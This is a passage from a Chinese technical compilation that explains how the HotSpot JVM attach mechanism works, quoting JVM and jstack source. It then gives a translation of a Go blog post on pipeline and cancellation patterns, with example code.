        - locked <0x7f7d0b00> (a java.lang.ref.ReferenceQueue$Lock)
        at java.lang.ref.ReferenceQueue.remove(ReferenceQueue.java:134)
        at java.lang.ref.Finalizer$FinalizerThread.run(Finalizer.java:159)

"Reference Handler" daemon prio=10 tid=0x0807d800 nid=0x74c2 in Object.wait() [0xb542b000]
   java.lang.Thread.State: WAITING (on object monitor)
        at java.lang.Object.wait(Native Method)
        - waiting on <0x7f7d0a08> (a java.lang.ref.Reference$Lock)
        at java.lang.Object.wait(Object.java:485)
        at java.lang.ref.Reference$ReferenceHandler.run(Reference.java:116)
        - locked <0x7f7d0a08> (a java.lang.ref.Reference$Lock)

"main" prio=10 tid=0x08058c00 nid=0x74c0 waiting on condition [0xb7700000]
   java.lang.Thread.State: TIMED_WAITING (sleeping)
        at java.lang.Thread.sleep(Native Method)
        at A.main(A.java:7)

"VM Thread" prio=10 tid=0x0807c000 nid=0x74c1 runnable

"VM Periodic Task Thread" prio=10 tid=0x08098c00 nid=0x74c7 waiting on condition

JNI global references: 857
```

大家是否注意过上面圈起来的两个线程，”Attach Listener”和“Signal Dispatcher”，这两个线程是我们这次要讲的 attach 机制的关键，先偷偷告诉各位，其实 Attach Listener 这个线程在 jvm 起来的时候可能并没有的，后面会细说。

那 attach 机制是什么？说简单点就是 jvm 提供一种 jvm 进程间通信的能力，能让一个进程传命令给另外一个进程，并让它执行内部的一些操作，比如说我们为了让另外一个 jvm 进程把线程 dump 出来，那么我们跑

了一个 jstack 的进程，然后传了个 pid 的参数，告诉它要哪个进程进行线程 dump，既然是两个进程，那肯定涉及到进程间通信，以及传输协议的定义，比如要执行什么操作，传了什么参数等。

attach 能做些什么

总结起来说，比如内存 dump，线程 dump，类信息统计(比如加载的类及大小以及实例个数等)，动态加载 agent(使用过 btrace 的应该不陌生)，动态设置 vm flag(但是并不是所有的 flag 都可以设置的，因为有些 flag 是在 jvm 启动过程中使用的，是一次性的)，打印 vm flag，获取系统属性等，这些对应的源码(attachListener.cpp)如下

```
static AttachOperationFunctionInfo funcs[] = {
  { "agentProperties",  get_agent_properties },
  { "datadump",         data_dump },
  { "dumpheap",         dump_heap },
  { "load",             JvmtiExport::load_agent_library },
  { "properties",       get_system_properties },
  { "threaddump",       thread_dump },
  { "inspectheap",      heap_inspection },
  { "setflag",          set_flag },
  { "printflag",        print_flag },
  { "jcmd",             jcmd },
  { NULL,               NULL }
};
```

后面是命令对应的处理函数。

attach 在 jvm 里如何实现的

Attach Listener 线程的创建

前面也提到了，jvm 在启动过程中可能并没有启动 Attach Listener 这个线程，可以通过 jvm 参数来启动，代码（Threads::create_vm）如下：

```
if (!DisableAttachMechanism) {
      if (StartAttachListener || AttachListener::init_at_startup()) {
         AttachListener::init();
      }
   }
bool AttachListener::init_at_startup() {
   if (ReduceSignalUsage) {
      return true;
   } else {
      return false;
   }
}
```

其中 DisableAttachMechanism，StartAttachListener ，ReduceSignalUsage 均默认是 false(globals.hpp)

```
product(bool, DisableAttachMechanism, false,                                    \
            "Disable mechanism that allows tools to attach to this VM”)
product(bool, StartAttachListener, false,                                       \
             "Always start Attach Listener at VM startup")
product(bool, ReduceSignalUsage, false,                                         \
             "Reduce the use of OS signals in Java and/or the VM”)
```

因此 AttachListener::init()并不会被执行，而 Attach Listener 线程正是在此方法里创建的

```
// Starts the Attach Listener thread
void AttachListener::init() {
   EXCEPTION_MARK;
   klassOop k = SystemDictionary::resolve_or_fail(vmSymbols::java_lang_Thread(), true, CHECK);
   instanceKlassHandle klass (THREAD, k);
   instanceHandle thread_oop = klass->allocate_instance_handle(CHECK);
```

```
const char thread_name[] = "Attach Listener";
Handle string = java_lang_String::create_from_str(thread_name, CHECK);

// Initialize thread_oop to put it into the system threadGroup
Handle thread_group (THREAD, Universe::system_thread_group());
JavaValue result(T_VOID);
JavaCalls::call_special(&result, thread_oop,
                        klass,
                        vmSymbols::object_initializer_name(),
                        vmSymbols::threadgroup_string_void_signature(),
                        thread_group,
                        string,
                        CHECK);

KlassHandle group(THREAD, SystemDictionary::ThreadGroup_klass());
JavaCalls::call_special(&result,
                         thread_group,
                         group,
                         vmSymbols::add_method_name(),
                         vmSymbols::thread_void_signature(),
                         thread_oop,                  // ARG 1
                         CHECK);

{ MutexLocker mu(Threads_lock);
   JavaThread* listener_thread = new JavaThread(&attach_listener_thread_entry);

   // Check that thread and osthread were created
   if (listener_thread == NULL || listener_thread->osthread() == NULL) {
      vm_exit_during_initialization("java.lang.OutOfMemoryError",
```

```
                                        "unable to create new native thread");
        }

        java_lang_Thread::set_thread(thread_oop(), listener_thread);
        java_lang_Thread::set_daemon(thread_oop());

        listener_thread->set_threadObj(thread_oop());
        Threads::add(listener_thread);
        Thread::start(listener_thread);
    }
}
```

既然在启动的时候不会创建这个线程，那么我们在上面看到的那个线程是怎么创建的呢，这个就要关注另外一个线程“Signal Dispatcher”了，顾名思义是处理信号的，这个线程是在 jvm 启动的时候就会创建的，具体代码就不说了。

下面以 jstack 的实现来说明触发 attach 这一机制进行的过程，jstack 命令的实现其实是一个叫做 JStack.java 的类，查看 jstack 代码后会走到下面的方法里

```
private static void runThreadDump(String pid, String args[]) throws Exception {
        VirtualMachine vm = null;
        try {
            vm = VirtualMachine.attach(pid);
        } catch (Exception x) {
            String msg = x.getMessage();
            if (msg != null) {
                System.err.println(pid + ": " + msg);
            } else {
                x.printStackTrace();
            }
            if ((x instanceof AttachNotSupportedException) &&
                (loadSAClass() != null)) {
```

```
                System.err.println("The -F option can be used when the target " +
                    "process is not responding");
            }
            System.exit(1);
        }

        // Cast to HotSpotVirtualMachine as this is implementation specific
        // method.
        InputStream in = ((HotSpotVirtualMachine)vm).remoteDataDump((Object[])args);
        // read to EOF and just print output
        byte b[] = new byte[256];
        int n;
        do {
            n = in.read(b);
            if (n > 0) {
                String s = new String(b, 0, n, "UTF-8");
                System.out.print(s);
            }
        } while (n > 0);
        in.close();
        vm.detach();
    }
```

请注意 VirtualMachine.attach(pid);这行代码，触发 attach pid 的关键，如果是在 linux 下会走到下面的构造函数

```
LinuxVirtualMachine(AttachProvider provider, String vmid)
        throws AttachNotSupportedException, IOException
    {
        super(provider, vmid);
```

```
// This provider only understands pids
int pid;
try {
    pid = Integer.parseInt(vmid);
} catch (NumberFormatException x) {
    throw new AttachNotSupportedException("Invalid process identifier");
}

// Find the socket file. If not found then we attempt to start the
// attach mechanism in the target VM by sending it a QUIT signal.
// Then we attempt to find the socket file again.
path = findSocketFile(pid);
if (path == null) {
    File f = createAttachFile(pid);
    try {
        // On LinuxThreads each thread is a process and we don&#39;t have the
        // pid of the VMThread which has SIGQUIT unblocked. To workaround
        // this we get the pid of the "manager thread" that is created
        // by the first call to pthread_create. This is parent of all
        // threads (except the initial thread).
        if (isLinuxThreads) {
            int mpid;
            try {
                mpid = getLinuxThreadsManager(pid);
            } catch (IOException x) {
                throw new AttachNotSupportedException(x.getMessage());
            }
            assert(mpid >= 1);
            sendQuitToChildrenOf(mpid);
```

```
            } else {
                sendQuitTo(pid);
            }

            // give the target VM time to start the attach mechanism
            int i = 0;
            long delay = 200;
            int retries = (int)(attachTimeout() / delay);
            do {
                try {
                    Thread.sleep(delay);
                } catch (InterruptedException x) { }
                path = findSocketFile(pid);
                i++;
            } while (i <= retries && path == null);
            if (path == null) {
                throw new AttachNotSupportedException(
                    "Unable to open socket file: target process not responding " +
                    "or HotSpot VM not loaded");
            }
        } finally {
            f.delete();
        }
    }

    // Check that the file owner/permission to avoid attaching to
    // bogus process
    checkPermissions(path);
    // Check that we can connect to the process
```

```
            // - this ensures we throw the permission denied error now rather than
            // later when we attempt to enqueue a command.
            int s = socket();
            try {
                connect(s, path);
            } finally {
                close(s);
            }
        }
```

这里要解释下代码了，首先看到调用了 createAttachFile 方法在目标进程的 cwd 目录下创建了一个文件/proc/<pid>/cwd/.attach_pid<pid>，这个在后面的信号处理过程中会取出来做判断(为了安全)，另外我们知道在 linux 下线程是用进程实现的，在 jvm 启动过程中会创建很多线程，比如我们上面的信号线程，也就是会看到很多的 pid(应该是 LWP)，那么如何找到这个信号处理线程呢，从上面实现来看是找到我们传进去的 pid 的父进程，然后给它的所有子进程都发送一个 SIGQUIT 信号，而 jvm 里除了 vm thread，其他线程都设置了对此信号的屏蔽，因此收不到该信号，于是该信号就传给了“Signal Dispatcher”，在传完之后作轮询等待看目标进程是否创建了某个文件，attachTimeout 默认超时时间是5000ms，可通过设置系统变量 sun.tools.attach.attachTimeout 来指定，下面是 Signal Dispatcher 线程的 entry 实现

```
static void signal_thread_entry(JavaThread* thread, TRAPS) {
  os::set_priority(thread, NearMaxPriority);
  while (true) {
    int sig;
    {
      // FIXME : Currently we have not decieded what should be the status
      //         for this java thread blocked here. Once we decide about
      //         that we should fix this.
      sig = os::signal_wait();
    }
    if (sig == os::sigexitnum_pd()) {
       // Terminate the signal thread
```

```
      return;
}
switch (sig) {
   case SIGBREAK: {
      // Check if the signal is a trigger to start the Attach Listener - in that
      // case don&#39;t print stack traces.
      if (!DisableAttachMechanism && AttachListener::is_init_trigger()) {
         continue;
      }
      // Print stack traces
      // Any SIGBREAK operations added here should make sure to flush
      // the output stream (e.g. tty->flush()) after output.    See 4803766.
      // Each module also prints an extra carriage return after its output.
      VM_PrintThreads op;
      VMThread::execute(&op);
      VM_PrintJNI jni_op;
      VMThread::execute(&jni_op);
      VM_FindDeadlocks op1(tty);
      VMThread::execute(&op1);
      Universe::print_heap_at_SIGBREAK();
      if (PrintClassHistogram) {
         VM_GC_HeapInspection op1(gclog_or_tty, true /* force full GC before heap inspection */,
                                                 true /* need_prologue */);
         VMThread::execute(&op1);
      }
      if (JvmtiExport::should_post_data_dump()) {
         JvmtiExport::post_data_dump();
      }
      break;
```

```
        }
        ….
        }
      }
    }
}
```

当信号是 SIGBREAK(在 jvm 里做了#define，其实就是 SIGQUIT)的时候，就会触发 AttachListener::is_init_trigger()的执行

```
bool AttachListener::is_init_trigger() {
  if (init_at_startup() || is_initialized()) {
    return false;                 // initialized at startup or already initialized
  }
  char fn[PATH_MAX+1];
  sprintf(fn, ".attach_pid%d", os::current_process_id());
  int ret;
  struct stat64 st;
  RESTARTABLE(::stat64(fn, &st), ret);
  if (ret == -1) {
    snprintf(fn, sizeof(fn), "%s/.attach_pid%d",
             os::get_temp_directory(), os::current_process_id());
    RESTARTABLE(::stat64(fn, &st), ret);
  }
  if (ret == 0) {
    // simple check to avoid starting the attach mechanism when
    // a bogus user creates the file
    if (st.st_uid == geteuid()) {
      init();
      return true;
    }
```

```
    }
    return false;
}
```

一开始会判断当前进程目录下是否有个.attach_pid<pid>文件（前面提到了），如果没有就会在/tmp 下创建一个/tmp/.attach_pid<pid>，当那个文件的 uid 和自己的 uid 是一致的情况下（为了安全）再调用 init 方法

```
    // Starts the Attach Listener thread
void AttachListener::init() {
    EXCEPTION_MARK;
    klassOop k = SystemDictionary::resolve_or_fail(vmSymbols::java_lang_Thread(), true, CHECK);
    instanceKlassHandle klass (THREAD, k);
    instanceHandle thread_oop = klass->allocate_instance_handle(CHECK);

    const char thread_name[] = "Attach Listener";
    Handle string = java_lang_String::create_from_str(thread_name, CHECK);

    // Initialize thread_oop to put it into the system threadGroup
    Handle thread_group (THREAD, Universe::system_thread_group());
    JavaValue result(T_VOID);
    JavaCalls::call_special(&result, thread_oop,
                            klass,
                            vmSymbols::object_initializer_name(),
                            vmSymbols::threadgroup_string_void_signature(),
                            thread_group,
                            string,
                            CHECK);

    KlassHandle group(THREAD, SystemDictionary::ThreadGroup_klass());
    JavaCalls::call_special(&result,
                             thread_group,
```

```
                                group,
                                vmSymbols::add_method_name(),
                                vmSymbols::thread_void_signature(),
                                thread_oop,                     // ARG 1
                                CHECK);

  { MutexLocker mu(Threads_lock);
    JavaThread* listener_thread = new JavaThread(&attach_listener_thread_entry);

    // Check that thread and osthread were created
    if (listener_thread == NULL || listener_thread->osthread() == NULL) {
      vm_exit_during_initialization("java.lang.OutOfMemoryError",
                                    "unable to create new native thread");
    }
    java_lang_Thread::set_thread(thread_oop(), listener_thread);
    java_lang_Thread::set_daemon(thread_oop());

    listener_thread->set_threadObj(thread_oop());
    Threads::add(listener_thread);
    Thread::start(listener_thread);
  }
}
```

此时水落石出了，看到创建了一个线程，并且取名为 Attach Listener。再看看其子类 LinuxAttachListener 的 init 方法

```
int LinuxAttachListener::init() {
  char path[UNIX_PATH_MAX];          // socket file
  char initial_path[UNIX_PATH_MAX];  // socket file during setup
  int listener;                      // listener socket (file descriptor)
```

```
// register function to cleanup
::atexit(listener_cleanup);

int n = snprintf(path, UNIX_PATH_MAX, "%s/.java_pid%d",
                 os::get_temp_directory(), os::current_process_id());
if (n < (int)UNIX_PATH_MAX) {
   n = snprintf(initial_path, UNIX_PATH_MAX, "%s.tmp", path);
}
if (n >= (int)UNIX_PATH_MAX) {
   return -1;
}

// create the listener socket
listener = ::socket(PF_UNIX, SOCK_STREAM, 0);
if (listener == -1) {
   return -1;
}

// bind socket
struct sockaddr_un addr;
addr.sun_family = AF_UNIX;
strcpy(addr.sun_path, initial_path);
::unlink(initial_path);
int res = ::bind(listener, (struct sockaddr*)&addr, sizeof(addr));
if (res == -1) {
   RESTARTABLE(::close(listener), res);
   return -1;
}
```

```
    // put in listen mode, set permissions, and rename into place
    res = ::listen(listener, 5);
    if (res == 0) {
        RESTARTABLE(::chmod(initial_path, S_IREAD|S_IWRITE), res);
        if (res == 0) {
            res = ::rename(initial_path, path);
        }
    }
    if (res == -1) {
      RESTARTABLE(::close(listener), res);
      ::unlink(initial_path);
      return -1;
    }
    set_path(path);
    set_listener(listener);
    return 0;
}
```

看到其创建了一个监听套接字，并创建了一个文件/tmp/.java_pid<pid>，这个文件就是客户端之前一直在轮询等待的文件，随着这个文件的生成，意味着 attach 的过程圆满结束了。

attach listener 接收请求

看看它的 entry 实现 attach_listener_thread_entry

```
 static void attach_listener_thread_entry(JavaThread* thread, TRAPS) {
    os::set_priority(thread, NearMaxPriority);

    thread->record_stack_base_and_size();

    if (AttachListener::pd_init() != 0) {
      return;
    }
```

```
AttachListener::set_initialized();

for (;;) {
  AttachOperation* op = AttachListener::dequeue();
  if (op == NULL) {
    return;     // dequeue failed or shutdown
  }

  ResourceMark rm;
  bufferedStream st;
  jint res = JNI_OK;

  // handle special detachall operation
  if (strcmp(op->name(), AttachOperation::detachall_operation_name()) == 0) {
    AttachListener::detachall();
  } else {
    // find the function to dispatch too
    AttachOperationFunctionInfo* info = NULL;
    for (int i=0; funcs[i].name != NULL; i++) {
      const char* name = funcs[i].name;
      assert(strlen(name) <= AttachOperation::name_length_max, "operation <= name_length_max");
      if (strcmp(op->name(), name) == 0) {
        info = &(funcs[i]);
        break;
      }
    }

    // check for platform dependent attach operation
    if (info == NULL) {
```

```
            info = AttachListener::pd_find_operation(op->name());
        }

        if (info != NULL) {
            // dispatch to the function that implements this operation
            res = (info->func)(op, &st);
        } else {
            st.print("Operation %s not recognized!", op->name());
            res = JNI_ERR;
        }
      }

      // operation complete - send result and output to client
      op->complete(res, &st);
    }
}
```

从代码来看就是从队列里不断取 AttachOperation，然后找到请求命令对应的方法进行执行，比如我们一开始说的 jstack 命令，找到 { "threaddump", thread_dump }的映射关系，然后执行 thread_dump 方法

再来看看其要调用的 AttachListener::dequeue()

```
AttachOperation* AttachListener::dequeue() {
  JavaThread* thread = JavaThread::current();
  ThreadBlockInVM tbivm(thread);

  thread->set_suspend_equivalent();
  // cleared by handle_special_suspend_equivalent_condition() or
  // java_suspend_self() via check_and_wait_while_suspended()

  AttachOperation* op = LinuxAttachListener::dequeue();
```

```
  // were we externally suspended while we were waiting?
  thread->check_and_wait_while_suspended();

  return op;
}
```

最终调用的是 LinuxAttachListener::dequeue()

```
LinuxAttachOperation* LinuxAttachListener::dequeue() {
  for (;;) {
    int s;
    // wait for client to connect
    struct sockaddr addr;
    socklen_t len = sizeof(addr);
    RESTARTABLE(::accept(listener(), &addr, &len), s);
    if (s == -1) {
      return NULL;      // log a warning?
    }
    // get the credentials of the peer and check the effective uid/guid
    // - check with jeff on this.
    struct ucred cred_info;
    socklen_t optlen = sizeof(cred_info);
    if (::getsockopt(s, SOL_SOCKET, SO_PEERCRED, (void*)&cred_info, &optlen) == -1) {
      int res;
      RESTARTABLE(::close(s), res);
      continue;
    }
    uid_t euid = geteuid();
    gid_t egid = getegid();
```

```
      if (cred_info.uid != euid || cred_info.gid != egid) {
        int res;
        RESTARTABLE(::close(s), res);
        continue;
      }
      // peer credential look okay so we read the request
      LinuxAttachOperation* op = read_request(s);
      if (op == NULL) {
        int res;
        RESTARTABLE(::close(s), res);
        continue;
      } else {
        return op;
      }
    }
}
```

我们看到如果没有请求的话，会一直 accept 在那里，当来了请求，然后就会创建一个套接字，并读取数据，构建出 LinuxAttachOperation 返回并执行。

整个过程就这样了，从 attach 线程创建到接收请求，处理请求，希望对大家有帮助

原文链接：http://lovestblog.cn/2014/03/14/jvm/jvm_attach/

Go 并发模式：管道和取消

这是 Go 官方 blog 的一篇文章，介绍了如何使用 Go 来编写并发程序，并按照程序的演化顺序，介绍了不同模式遇到的问题以及解决的问题。主要解释了用管道模式链接不同的线程，以及如何在某个线程取消工作时，保证所有线程以及管道资源的正常回收。

Go 并发模式：管道和取消

作者：Sameer Ajmani，blog.golang.org，写于 2014 年 3 月 13 日。

介绍

Go 本身提供的并发特性，可以轻松构建用于处理流数据的管道，从而高效利用 I/O 和多核 CPU。这篇文章就展示了这种管道的例子，并关注当操作失败时要处理的一些细节，并介绍了如何干净的处理错误的技巧。

什么是管道？

Go 语言里没有明确定义管道，而只是把管道当作一类并发程序。简单来说，管道是一系列由 channel 联通的状态（stage），而每个状态是一组运行相同函数的 Goroutine。每个状态上，Goroutine

通过流入（inbound）channel 接收上游的数值
运行一些函数来处理接收的数据，一般会产生新的数值
通过流出（outbound）channel 将数值发给下游
每个语态都会有任意个流入或者流出 channel，除了第一个状态（只有流出 channel）和最后一个状态（只有流入 channel）。第一个状态有时被称作源或者生产者；最后一个状态有时被称作槽（sink）或者消费者。

我们先从一个简单的管道例子开始解释这些想法和技术。之后，我们再来看一些更真实的例子。

求平方数
考虑一个管道和三个状态。
第一个状态，gen，是一个将一系列整数一一传入 channel 的函数。gen 函数启动一个 Goroutine，将整数数列发送给 channel，如果所有数都发送完成，关闭这个 channel：

```
func gen(nums ...int) <-chan int {
    out := make(chan int)
    go func() {
        for _, n := range nums {
            out <- n
        }
        close(out)
    }()
    return out
}
```

第二个状态，sq，从一个 channel 接收整数，并求整数的平方，发送给另一个 channel。当流入 channel 被关闭，而且状态已经把所有数值都发送给了下游，关闭流出 channel：

```
func sq(in <-chan int) <-chan int {
    out := make(chan int)
    go func() {
        for n := range in {
            out <- n * n
        }
        close(out)
    }()
    return out
}
```

主函数建立起管道，并执行最终的状态：从第二个状态接收所有的数值并打印，直到 channel 被关闭：

```
func main() {
    // 建立管道
    c := gen(2, 3)
```

```
    out := sq(c)

    // 产生输出
    fmt.Println(<-out) // 4
    fmt.Println(<-out) // 9
}
```

因为 sq 有相同类型的流入和流出 channel，我们可以将其组合任意次。我们也可以将 main 函数写成和其他状态类似的范围循环的形式：

```
func main() {
    // 建立管道并产生输出
    for n := range sq(sq(gen(2, 3))) {
        fmt.Println(n) // 16 和 81
    }
}
```

扇出，扇入

多个函数可以同时从一个 channel 接收数据，直到 channel 关闭，这种情况被称作扇出。这是一种将工作分布给一组工作者的方法，目的是并行使用 CPU 和 I/O。

一个函数同时接收并处理多个 channel 输入并转化为一个输出 channel，直到所有的输入 channel 都关闭后，关闭输出 channel。这种情况称作扇入。

我们可以将我们的管道改为同时执行两个 sq 实例，每个都从同样的输入 channel 读取数据。我们还引入新函数，merge，来扇入所有的结果：

```
func main() {
    in := gen(2, 3)
```

```
    // 在两个从 in 里读取数据的 Goroutine 间分配 sq 的工作
    c1 := sq(in)
    c2 := sq(in)

    // 输出从 c1 和 c2 合并的数据
    for n := range merge(c1, c2) {
        fmt.Println(n) // 4 和 9, 或者 9 和 4
    }
}
```

merge 对每个流入 channel 启动一个 Goroutine，并将流入的数值复制到流出 channel，由此将一组 channel 转换到一个 channel。一旦启动了所有的 output Goroutine，merge 函数会多启动一个 Goroutine，这个 Goroutine 在所有的输入 channel 输入完毕后，关闭流出 channel。

往一个已经关闭的 channel 输出会产生异常（panic），所以一定要保证所有数据发送完成后再执行关闭。sync.WaitGroup 类型提供了方便的方法，来保证这种同步：

```
func merge(cs ...<-chan int) <-chan int {
    var wg sync.WaitGroup
    out := make(chan int)

    // 为 cs 中每个输入 channel 启动输出 Goroutine。output 从 c 中复制数值，直到 c 被关闭
    // 之后调用 wg.Done
    output := func(c <-chan int) {
        for n := range c {
            out <- n
        }
        wg.Done()
```

```
    }
    wg.Add(len(cs))
    for _, c := range cs {
        go output(c)
    }

    // 启动一个 Goroutine，当所有 output Goroutine 都工作完后（wg.Done），关闭 out，
    // 保证只关闭一次。这个 Goroutine 必须在 wg.Add 之后启动
    go func() {
        wg.Wait()
        close(out)
    }()
    return out
}
```

突然关闭

我们的管道函数里有个模式：

状态会在所有发送操作做完后，关闭它们的流出 channel
状态会持续接收从流入 channel 输入的数值，直到 channel 关闭
这个模式使得每个接收状态可以写为一个 range 循环，并保证所有的 Goroutine 在将所有的数值发送成功给下游后立刻退出。

但是实际的管道，状态不能总是接收所有的流入数值。有时这是设计决定的：接收者可能只需要一部分数值做进一步处理。更常见的情况是，一个状态会由于从早先的状态流入的数值有误而退出。不管哪种情况，接收者都不应该继续等待剩下的数值，而且我们希望早先的状态可以停止生产后续状态不需要的数据。

在我们的管道例子里，如果一个状态无法处理所有的流入数值，试图发送那些数值的 Goroutine 会

被永远阻塞住：

```
    // 处理输出的第一个数值
    out := merge(c1, c2)
    fmt.Println(<-out) // 4 或者 9
    return
    // 由于我们不再接收从 out 输出的第二个数值，其中一个输出 Goroutine 会由于试图发送数值而挂起
}
```

这是资源泄漏：Goroutine 会占用内存和运行时资源，而且 Goroutine 栈里的堆引用会一直持有数据，这些数据无法被垃圾回收。Goroutine 本身也无法被垃圾回收，它们必须靠自己退出（而不是被其他人杀死）。

即便下游的状态无法接收所有的流入数值，我们依然需要让管道里的上游状态正常退出。一种方法是修改流出 channel，使其含有缓冲区。缓冲区可以持有固定数量的数值，当缓冲区有空间时，发送操作会立刻完成（，不会产生阻塞）。

在创建 channel 时，如果已经知道要发送数值的数量，缓冲区可以简化代码。比如，我们可以让 gen 把整数列表里的数复制进 channel 缓冲区，而不需使用新的 Goroutine：

```
func gen(nums ...int) <-chan int {
    out := make(chan int, len(nums))
    for _, n := range nums {
        out <- n
    }
    close(out)
    return out
}
```

回到我们管道的阻塞问题上来，我们可以考虑给 merge 的流出 channel 加上缓冲区：

```
func merge(cs ...<-chan int) <-chan int {
    var wg sync.WaitGroup
    out := make(chan int, 1) // 1 个空间足够应付未读的输入
    // ... 其余未变 ...
```

这个改动当然修正了程序中阻塞 Goroutine 的问题，但这不是好的代码。缓冲区的大小为 1，依赖于我们已经知道我们将要 merge 的数值总数和下游状态要处理的数值总数。这太脆弱了：如果我们从 gen 传入额外的数值，或者下游状态再多读一些数值，我们仍将看到 Goroutine 被阻塞住了。

不使用缓冲区的话，我们需要提供一种方法，让下游状态通知发送者，下游状态将停止接收输入。

明确的取消

当 main 要在不接收所有来自 out 的数值前退出，就需要告诉所有上游状态的 Goroutine，放弃尝试发送数值的行为。这可以通过发送数值到一个叫做 done 的 channel 来完成。例子里有两个潜在的会被阻塞的发送者，所以给 done 发送了两个数值：

```
func main() {
    in := gen(2, 3)

    // 发布 sq 的工作到两个都从 in 里读取数据的 Goroutine
    c1 := sq(in)
    c2 := sq(in)

    // 处理来自 output 的第一个数值
    done := make(chan struct{}, 2)
    out := merge(done, c1, c2)
    fmt.Println(<-out) // 4 或者 9
```

```
    // 通知其他发送者，该退出了
    done <- struct{}{}
    done <- struct{}{}
}
```

发送 Goroutine 将发送操作替换为一个 select 语句，要么把数据发送给 out，要么处理来自 done 的数值。done 的类型是个空结构，因为具体数值并不重要：接收事件本身就指明了应当放弃继续发送给 out 的动作。而 output Goroutine 会继续循环处理流入的 channel，c，而不会阻塞上游状态：

```
func merge(done <-chan struct{}, cs ...<-chan int) <-chan int {
    var wg sync.WaitGroup
    out := make(chan int)

    // 为每个 cs 中的输入 channel 启动一个 output Goroutine。outpu 从 c 里复制数值直到 c 被关闭
    // 或者从 done 里接收到数值，之后 output 调用 wg.Done
    output := func(c <-chan int) {
        for n := range c {
            select {
            case out <- n:
            case <-done:
            }
        }
        wg.Done()
    }
    // ... 其余的不变 ...
```

但是这种方法有个问题：下游的接收者需要知道潜在会被阻塞的上游发送者的数量。追踪这些数量不仅枯燥，还容易出错。

我们需要一种方法，让不知道也不限制数量的 Goroutine，停止往它们下游发送数据的行为。在 Go

里，我们可以通过关闭 channel 来实现这个工作，因为 channel 被关闭时，接收工作会立刻执行，并产生一个符合类型的 0 值。

这就是说，main 可以容易的通过关闭 donechannel 来释放所有的发送者。关闭是个高效的发送给所有发送者的广播信号。我们扩展管道里的每个函数，让其以参数方式接收 done，并通过 defer 语句在函数退出时执行关闭操作，这样 main 里所有的退出路径都会触发管道里的所有状态退出。

```
func main() {
    // 构建 done channel，整个管道里分享 done，并在管道退出时关闭这个 channel
    // 以此通知所有 Goroutine 该推出了。
    done := make(chan struct{})
    defer close(done)

    in := gen(done, 2, 3)

    // 发布 sq 的工作到两个都从 in 里读取数据的 Goroutine
    c1 := sq(done, in)
    c2 := sq(done, in)

    // 处理来自 output 的第一个数值
    out := merge(done, c1, c2)
    fmt.Println(<-out) // 4 或者 9

    // done 会通过 defer 调用而关闭
}
```

管道里的每个状态现在都可以随意的提早退出了：sq 可以在它的循环中退出，因为我们知道如果 done 已经被关闭了，也会关闭上游的 gen 状态。sq 通过 defer 语句，保证不管从哪个返回路径，它的 out channel 都会被关闭。

```
func sq(done <-chan struct{}, in <-chan int) <-chan int {
    out := make(chan int)
    go func() {
        defer close(out)
        for n := range in {
            select {
            case out <- n * n:
            case <-done:
                return
            }
        }
    }()
    return out
}
```

下面列出了构建管道的指南：

状态会在所有发送操作做完后，关闭它们的流出 channel

状态会持续接收从流入 channel 输入的数值，直到 channel 关闭或者其发送者被释放。

管道要么保证足够能存下所有发送数据的缓冲区，要么接收来自接收者明确的要放弃 channel 的信号，来保证释放发送者。

对目录做摘要

来考虑一个更现实的管道。

MD5 是一个摘要算法，经常在对文件的校验的时候使用。命令行上使用 md5sum 来打印出一系列文件的摘要数值。

我们的程序类似 md5sum，但是参数是一个目录，之后会打印出这个目录下所有常规文件的摘要值，

以文件路径名排序。

我们的主函数包含一个 MD5All 的辅助函数，返回一个路径名到摘要值的映射，之后排序并打印结果：

```
func main() {
    // 计算指定目录下所有文件的 MD5 值，之后按照目录名排序并打印结果
    m, err := MD5All(os.Args[1])
    if err != nil {
        fmt.Println(err)
        return
    }
    var paths []string
    for path := range m {
        paths = append(paths, path)
    }
    sort.Strings(paths)
    for _, path := range paths {
        fmt.Printf("%x  %s\n", m[path], path)
    }
}
```

MD5All 函数是我们讨论的焦点。在 serial.go 文件里，是非并发的函数实现，再扫描目录树时简单读取并计算每个文件。

```
//MD5All 读取文件目录 root 下所有文件，并返回从文件路径到文件内容 MD5 值的映射。如果扫描目录
// 出错或者任何操作失败，MD5All 返回失败。
func MD5All(root string) (map[string][md5.Size]byte, error) {
    m := make(map[string][md5.Size]byte)
    err := filepath.Walk(root, func(path string, info os.FileInfo, err error) error {
```

```
        if err != nil {
            return err
        }
        if info.IsDir() {
            return nil
        }
        data, err := ioutil.ReadFile(path)
        if err != nil {
            return err
        }
        m[path] = md5.Sum(data)
        return nil
    })
    if err != nil {
        return nil, err
    }
    return m, nil
}
```

并行摘要

在 parallel.go 里，我们把 MD5All 分解为两个状态的管道。第一个状态，sumFiles，遍历目录，在一个新的 Goroutine 里对每个文件做摘要，并把结果发送到类型为 result 的 channel：

```
type result struct {
    path string
    sum  [md5.Size]byte
    err  error
}
```

sumFiles 返回两个 channel：一个用来传递 result，另一个用来返回 filepath.Walk 的错误。遍历

函数启动一个新的 Goroutine 来处理每个常规文件，之后检查 done。如果 done 已经被关闭了，遍历就立刻停止：

```
func sumFiles(done <-chan struct{}, root string) (<-chan result, <-chan error) {
    // 对每个常规文件，启动一个 Goroutine 计算文件内容并发送结果到 c。发送 walk 的结果到 errc
    c := make(chan result)
    errc := make(chan error, 1)
    go func() {
        var wg sync.WaitGroup
        err := filepath.Walk(root, func(path string, info os.FileInfo, err error) error {
            if err != nil {
                return err
            }
            if info.IsDir() {
                return nil
            }
            wg.Add(1)
            go func() {
                data, err := ioutil.ReadFile(path)
                select {
                case c <- result{path, md5.Sum(data), err}:
                case <-done:
                }
                wg.Done()
            }()
            // 如果 done 被关闭了，停止 walk
            select {
```

```
            case <-done:
                return errors.New("walk canceled")
            default:
                return nil
            }
        })
        // walk 已经返回，所有 wg.Add 的工作都做完了。开启新进程，在所有发送完成后
        // 关闭 c。
        go func() {
            wg.Wait()
            close(c)
        }()
        // 因为 errc 有缓冲区，所以这里不需要 select。
        errc <- err
    }()
    return c, errc
}
```

MD5All 从 c 接收所有的摘要值。MD5All 返回早先的错误，通过 defer 关闭 done：

```
func MD5All(root string) (map[string][md5.Size]byte, error) {
    // MD5All 在返回时关闭 done channel；这个可能在从 c 和 errc 收到所有的值之前被调用
    done := make(chan struct{})
    defer close(done)

    c, errc := sumFiles(done, root)

    m := make(map[string][md5.Size]byte)
    for r := range c {
        if r.err != nil {
```

```
            return nil, r.err
        }
        m[r.path] = r.sum
    }
    if err := <-errc; err != nil {
        return nil, err
    }
    return m, nil
}
```

受限的并发

